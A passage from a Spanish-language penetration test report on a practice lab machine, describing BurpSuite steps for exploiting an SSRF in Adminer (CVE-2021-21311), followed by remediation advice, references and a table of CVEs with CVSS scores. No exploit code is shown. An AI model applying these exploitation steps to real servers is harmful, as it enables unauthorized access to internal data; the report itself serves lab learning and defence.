serving at port 80

```

5. Una vez hecho esto procedemos a darle a la opcion de **Forward** en BurpSuite, se nos abraira una segunda ventana a la cual debemos de darle click al mismo boton, una vez hecho esto nos dirigimos al navegador para visualizar el panel de login



6. El cuadro de texto encargado de mostrar informacion sobre errores al iniciar sesion ahora fue explotado y nos muestra mas que solo un error, como se pretende que asi sea al usar este script y al explotar esta vulnerabilidad de SSRF





**Recomendaciones:**

1. Asegúrate de estar utilizando la versión más reciente de Adminer, Adminer es vulnerable solo hasta la 4.7.9
2. Implementa firewalls y filtros de red para controlar y monitorear el tráfico entrante y saliente. Esto puede ayudar a prevenir ataques externos
3. Si hay funciones o características en Adminer que no necesitas, considera deshabilitarlas o eliminarlas para reducir la superficie de ataque

**Referencias:**

<https://nvd.nist.gov/vuln/detail/CVE-2021-21311>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21311>

<https://github.com/advisories/GHSA-x5r2-hj5c-8jx6>

## Tabla de informacion sobre los CVE encontrados en el pentest

Maquina victima	CVE	Detalles del CVE	Base scoring	Vector
Pentesting Playground 101 AC	CVE-2018-15473	<p>OpenSSH hasta la versión 7.7 es propenso a sufrir una vulnerabilidad de enumeración de usuarios</p> <p>Referencia:  <a href="https://nvd.nist.gov/vuln/detail/CVE-2018-15473">https://nvd.nist.gov/vuln/detail/CVE-2018-15473</a> </p>	5.3 Medium	<p><b>CVSS v3.1 Severity and Metrics:</b>  <b>Base Score:</b> 5.3 MEDIUM  <b>Vector:</b> AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N  <b>Impact Score:</b> 1.4  <b>Exploitability Score:</b> 3.9</p> <hr/> <p><b>Attack Vector (AV):</b> Network  <b>Attack Complexity (AC):</b> Low  <b>Privileges Required (PR):</b> None  <b>User Interaction (UI):</b> None  <b>Scope (S):</b> Unchanged  <b>Confidentiality (C):</b> Low  <b>Integrity (I):</b> None  <b>Availability (A):</b> None</p>
Pentesting Playground 101 AC	CVE-2021-30047	<p>VSFTPD 3.0.3 permite a los atacantes provocar una denegación de servicio debido al número limitado de conexiones permitidas</p> <p>Referencia:  <a href="https://nvd.nist.gov/vuln/detail/CVE-2021-30047">https://nvd.nist.gov/vuln/detail/CVE-2021-30047</a>  <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-30047">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-30047</a>  <a href="https://www.exploit-db.com/exploits/49719">https://www.exploit-db.com/exploits/49719</a> </p>	7.5 High	<p><b>CVSS v3.1 Severity and Metrics:</b>  <b>Base Score:</b> 7.5 HIGH  <b>Vector:</b> AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H  <b>Impact Score:</b> 3.6  <b>Exploitability Score:</b> 3.9</p> <hr/> <p><b>Attack Vector (AV):</b> Network  <b>Attack Complexity (AC):</b> Low  <b>Privileges Required (PR):</b> None  <b>User Interaction (UI):</b> None  <b>Scope (S):</b> Unchanged  <b>Confidentiality (C):</b> None  <b>Integrity (I):</b> None  <b>Availability (A):</b> High</p>
Pentesting Playground 101 AC	CVE-2022-36760	<p>La vulnerabilidad de interpretación inconsistente de solicitudes HTTP ("contrabando de solicitudes HTTP") en mod_proxy_ajp</p> <p>Referencias:  <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-36760">https://nvd.nist.gov/vuln/detail/CVE-2022-36760</a> </p>	9.0 Critical	<p><b>CVSS v3.1 Severity and Metrics:</b>  <b>Base Score:</b> 9.0 CRITICAL  <b>Vector:</b> AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H  <b>Impact Score:</b> 6.0  <b>Exploitability Score:</b> 2.2</p> <hr/> <p><b>Attack Vector (AV):</b> Network  <b>Attack Complexity (AC):</b> High  <b>Privileges Required (PR):</b> None  <b>User Interaction (UI):</b> None  <b>Scope (S):</b> Changed  <b>Confidentiality (C):</b> High  <b>Integrity (I):</b> High  <b>Availability (A):</b> High</p>

Pentesting Playground 101 AC	CVE-2021-21311	<p>En Adminer desde la versión 4.0.0 y anteriores a la 4.7.9 hay una vulnerabilidad de falsificación de solicitudes del lado del servidor</p> <p>Referencias:</p> <p><a href="https://nvd.nist.gov/vuln/detail/CVE-2021-21311">https://nvd.nist.gov/vuln/detail/CVE-2021-21311</a></p> <p><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21311">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21311</a></p> <p><a href="https://github.com/advisories/GHSA-x5r2-hj5c-8jx6">https://github.com/advisories/GHSA-x5r2-hj5c-8jx6</a></p>	7.2 High	<p><b>CVSS v3.1 Gravedad y métricas:</b></p> <p><b>Puntuación base:</b> 7,2 ALTA</p> <p><b>Vectorial:</b> AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N</p> <p><b>Puntuación de impacto:</b> 2,7</p> <p><b>Puntuación de explotabilidad:</b> 3,9</p> <hr/> <p><b>Vector de ataque (AV):</b> Red</p> <p><b>Complejidad del ataque (AC):</b> baja</p> <p><b>Privilegios requeridos (PR):</b> Ninguno</p> <p><b>Interacción del usuario (UI):</b> Ninguna</p> <p><b>Alcance (S):</b> modificado</p> <p><b>Confidencialidad (C):</b> Baja</p> <p><b>Integridad (I):</b> Baja</p> <p><b>Disponibilidad (A):</b> Ninguna</p>
------------------------------------	----------------	--	-------------	--